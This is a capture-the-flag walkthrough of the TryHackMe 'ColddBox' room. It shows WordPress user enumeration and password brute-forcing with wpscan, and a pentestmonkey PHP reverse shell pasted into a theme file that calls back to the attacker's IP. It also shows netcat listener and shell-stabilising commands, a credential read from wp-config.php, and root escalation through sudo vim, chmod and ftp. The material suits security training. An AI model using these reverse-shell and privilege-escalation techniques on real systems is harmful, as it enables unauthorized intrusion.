

Tryhackme Room: c0lddb0x

Pen testing Methodology:

- **Scanning**
 - o Scanning host via Nmap
 - o Discovering open ports
- **Enumeration**
 - o Visiting HTTP site
 - o Enumerating Users
- **Exploitation**
 - o Brute-Forcing passwords
 - o Gaining-Access & Uploading shell
 - o Activating shell with Dir-buster
 - o Initial Shell Access
- **Post-Exploitation**
 - o Finding a way to escalate to regular user [www-data to c0ldd]
 - o Finding a way to escalate to root user [c0ldd to root]
 - o Getting all flags
 - o My takeaway

Let's start exploiting our way...

So, this an easy box named colddbox on Tryhackme. We will as always start our way to exploit this machine with Nmap.

Let's scan the host and check what ports are opened.

Scanning:

We will use Nmap for scanning. Scanning the host with following command.

➤ `nmap -sV -p- --max-retries 0 -oN initialscan.txt <IP>`

We get the following output and open ports on a host.


```
(kali㉿kali)-[~/Tryhackme/Linux/coldbox]
$ nmap --max-retries 0 -sV -p- -oN initialscan.txt 10.10.89.137
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-22 08:08 EST
Warning: 10.10.89.137 giving up on port because retransmission cap hit (0).
Stats: 0:00:30 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 49.35% done; ETC: 08:09 (0:00:31 remaining)
Nmap scan report for 10.10.89.137
Host is up (0.16s latency).
Not shown: 52910 closed tcp ports (conn-refused), 12623 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
4512/tcp  open  ssh       OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 56.36 seconds
```

We can see that there are 2 ports opened. HTTP on 80, SSH on 4512.

So as usual SSH version is not suspicious to enumerate and also not an option to brute-force because in ctf's experience speaks that it will be time consuming to brute-force without any profit.

So we will start with HTTP port. Let's visit to the application through browser.



We see that the wordpress site is hosted on port 80. Now when we see wordpress then a thing come to my mind is brute-force, 404.php=shell, dirbuster=activator and \$\$\$.

Let's see if this is the same as I think...

For enumerating the wordpress site a tool I prefer is **wpscan**. We can enumerate the usernames with this tool and also we can brute-force the passwords with it. So, let's learn about this tool a bit.

Enumeration:

At 1st we will enumerate the users with following command.

- `wpscan -url http://<IP> --enumerate u` (u for users).

See below:

```
(kali㉿kali)-[~/Tryhackme/Linux/coldbox]
$ wpscan --url http://10.10.89.137 --enumerate u
```

WordPress®

WordPress Security Scanner by the WPScan Team
Version 3.8.20
Sponsored by Automattic - <https://automattic.com/>
@_WPscan_, @ethicalhack3r, @erwan_lr, @firefart

For a reason I was unable to capture the output of the wpscan enumerated usernames. But I saved the names in a file.

```
(kali㉿kali)-[~/Tryhackme/Linux/coldbox]
$ cat users
cold
hugo
philip
```

In these usernames the most suspicious was c0ldd as the machine name is coldbox and also c0ldd name is something pseudo. While the time of brute-forcing I was not sure if it is the username, we will get access to. But I gave it a try...

Started brute-forcing with wpscan. We can use hydra too for bruteforcing but I specially like to use wpscan to bruteforce if an application is on wordpress.

- Wpscan -url http://<IP> -U c0ldd -P <password-file>

See below:

```
[+] Performing password attack on Wp Login against 1 user/s  
[SUCCESS] - c0ldd / franklin  
Trying c0ldd / franklin Time: 00:01:25 <
```

As we can see that the bruteforce was successful and we have password now. But still we have to try it to login with. Let's do it...

RECENT COMMENTS

Sr Hott on The ColdBox is here

ARCHIVES

October 2020

CATEGORIES

No category

META

[Log in](#)

[Entries RSS](#)

[Comments RSS](#)

[WordPress.org](#)

Your email address will not be published. Required fields are marked *


NAME *

EMAIL *

WEBSITE

COMMENT

Using credentials on login page and now we are in !!!




Note: While uploading the reverse-shell wordpress filters the php files. So, we cannot upload any reverse-shells on wordpress. But what we can do is:

1. We can find the exploit for any out-of-date plugins or any vulnerable plugins to exploit the application and gain access to the server.

2. And another method is we can edit the **Appearance** with **Editor**. In editor we can paste the reverse shell code in the themes. Let's do it practically and learn.

At 1st we will prepare our reverse-shell by editing the IP and Port of our choice.



```
File Actions Edit View Help
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit(0);
$VERSION = "1.0";
$ip = '10.9.1.143'; // CHANGE THIS
$port = 1337; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;


//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();
}
```

Here, I have used Pentest-Monkey reverse-shell. I edited the IP with my own IP and changed the port to my favorite one.

Let's go for shell now!!

I am using theme twenty-fifteen and pasted the reverse-shell code in archive.php.



```
WordPress 5.8.1 is available! Please update now.
Edit Themes
Twenty Fifteen: Archives (archive.php)
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// -----
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit(0);
$VERSION = "1.0";
$ip = '10.9.1.143'; // CHANGE THIS
$port = 1337; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

Documentation: Function Name... Look Up
```


Now after pasting we will use dirbuster to activate our shell. We can do it manually but I am a bit lazy. So, let's use dirbuster. But

before that we must listen on the port we edited in code. 1337 for me...

We can listen on port by using netcat:


➤ nc -lvnp 1337

Note that we must have a filename similar to the file we choose for bruteforcing the hidden directories on web. I already had pasted the reverse-shell code in archives.php file. That's the reason our shell file was executed.



We got the shell!

Let's check who we are!



We are www-data and the system name is ColddBox-Easy.

Now it's time to stabilize our shell with following commands.

- export TERM=xterm
- which python3 [to know which python version is installed]
- python3 -c 'import pty; pty.spawn("/bin/bash")'

- Press CTRL+Z to background the shell.
- stty raw -echo; fg [on attacker machine]
- reset

```
$ export TERM=xterm
$ which python3
/usr/bin/python3
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@ColddBox-Easy:/$ ^Z
zsh: suspended nc -lvnp 1337

(kali@kali)-[~/Tryhackme/Linux/coldbox]
$ stty raw -echo ; fg
[1] + continued nc -lvnp 1337
reset
```

Now we have full-fledged shell. Let's go for post-Exploitation.

Post-Exploitation:

We are now as www-data now we have to escalate to c0ldd user. We can use linpeas or linenum to automate our task. But as we have wordpress so there is a chance we will have wp-config.php file where the DB_USER, DB_PASS gets leak. We can use that to escalate our privileges.

Note: if we have any passwords use it in every possible way. Like we can use it to access the database. Or we can use it to login as another user's password.

Let's jump right into it...

We have found a config file in **/var/www/html** as **wp-config.php**.

Let's read it and check it whether it has anything for us.

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'colddbox');

/** MySQL database username */
define('DB_USER', 'c0ldd');

/** MySQL database password */
define('DB_PASSWORD', 'c0ldd');
```

Now we have got the username and password. The username say's it all. Let's escalate to c0ldd user.

Note: If we have any password for a user always try it with sudo. As I used the password with sudo I was easily able to escalate to root user.

- sudo -l [will tell us what command we will be able to run as root]

Let's do it practically...

```
c0ldd@ColddBox-Easy:~$ sudo -l
[sudo] password for c0ldd:
Coincidiendo entradas por defecto para c0ldd en ColddBox-Easy:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

El usuario c0ldd puede ejecutar los siguientes comandos en ColddBox-Easy:
    (root) /usr/bin/vim
    (root) /bin/chmod
    (root) /usr/bin/ftp
c0ldd@ColddBox-Easy:~$
```

We can see that we have 3 utilities to run as root.

And from my experience vim can be used to get root shell, chmod can be used to get root shell and also for ftp we can get root shell.

Let's go for every utility and try them to get root shell.

1. With VIM:

I typed the absolute path for vim and got a vim editor.

```
c0ldd@ColddBox-Easy:~$ sudo /usr/bin/vim
```

Then I pressed : to say that I going to perform some action. ! for command execution. And sh for shell.


```
~ ~ ~ ~ ~  
VIM - VI Mejorado  
  
versión 7.4.1689  
por Bram Moolenaar et al.  
Modificado por pkg-vim-maintainers@lists.alioth.debian.org  
Vim es código abierto y se puede distribuir libremente  
  
¡Ayude a los niños pobres de Uganda!  
escriba «:help iccf<Intro>» para más información  
  
escriba «:q<Intro>» para salir  
escriba «:help<Intro>» o <F1> para obtener ayuda  
escriba «:help version7<Intro>» para información de la versión  
  
~ ~ ~ ~ ~  
:!sh
```

As we are running the vim as sudo we get root shell.

```
coldd@ColddBox-Easy:~$ sudo /usr/bin/vim
# whoami
root
# id
uid=0(root) gid=0(root) grupos=0(root)
# hostname^H^H^H^H
sh: 3: host: not found
# hostname
ColddBox-Easy
# █
```

We are root.

2. With chmod:

We can use `chmod` to set SUID BIT on `bash` or `dash` as we are running the `chmod` as `sudo` it will run as root and will set the SUID BIT on `bash` or `dash` as root.

```
c0ldd@c0lddBox-Easy:~$ sudo /bin/chmod +s /bin/dash
c0ldd@c0lddBox-Easy:~$ /bin/dash -p
# whoami
root
# id
uid=1000(c0ldd) gid=1000(c0ldd) euid=0(root) egid=0(root) grupos=0(root) 4(adm),24(cdrom),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare),1000(c0ldd)
# hostname
C0lddBox-Easy
# █
```

3. With FTP:

We can run the ftp using sudo. If the ftp won't get any arguments, it opens the interactive shell for any action. And it also has same functionality as VIM.

```
c0ldd@ColddBox-Easy:~$ sudo /usr/bin/ftp
ftp> !sh
# whoami
root
# id
uid=0(root) gid=0(root) grupos=0(root)
# hostname
ColddBox-Easy
# █
```

Let's get our flags:

```
# cat /home/c0ldd/user.txt
c0ldd@ColddBox-Easy:~$ cat /home/c0ldd/user.txt
# cat /root/root.txt
c0ldd@ColddBox-Easy:~$ cat /root/root.txt
# █
```

My Takeaway:

In this room my takeaway was if you get a password note it and also use it if anywhere you think it might work. I understood that for activating the shell we can use dirbuster because it recursively bruteforces the file names if we have similar shell name it will be executed.

And also, if you liked my Writeup please do not forget to follow me on twitter it is @_l3v1ath0n. If any suggestions kindly let me know. That's it for now Goodbye, Happy Hacking.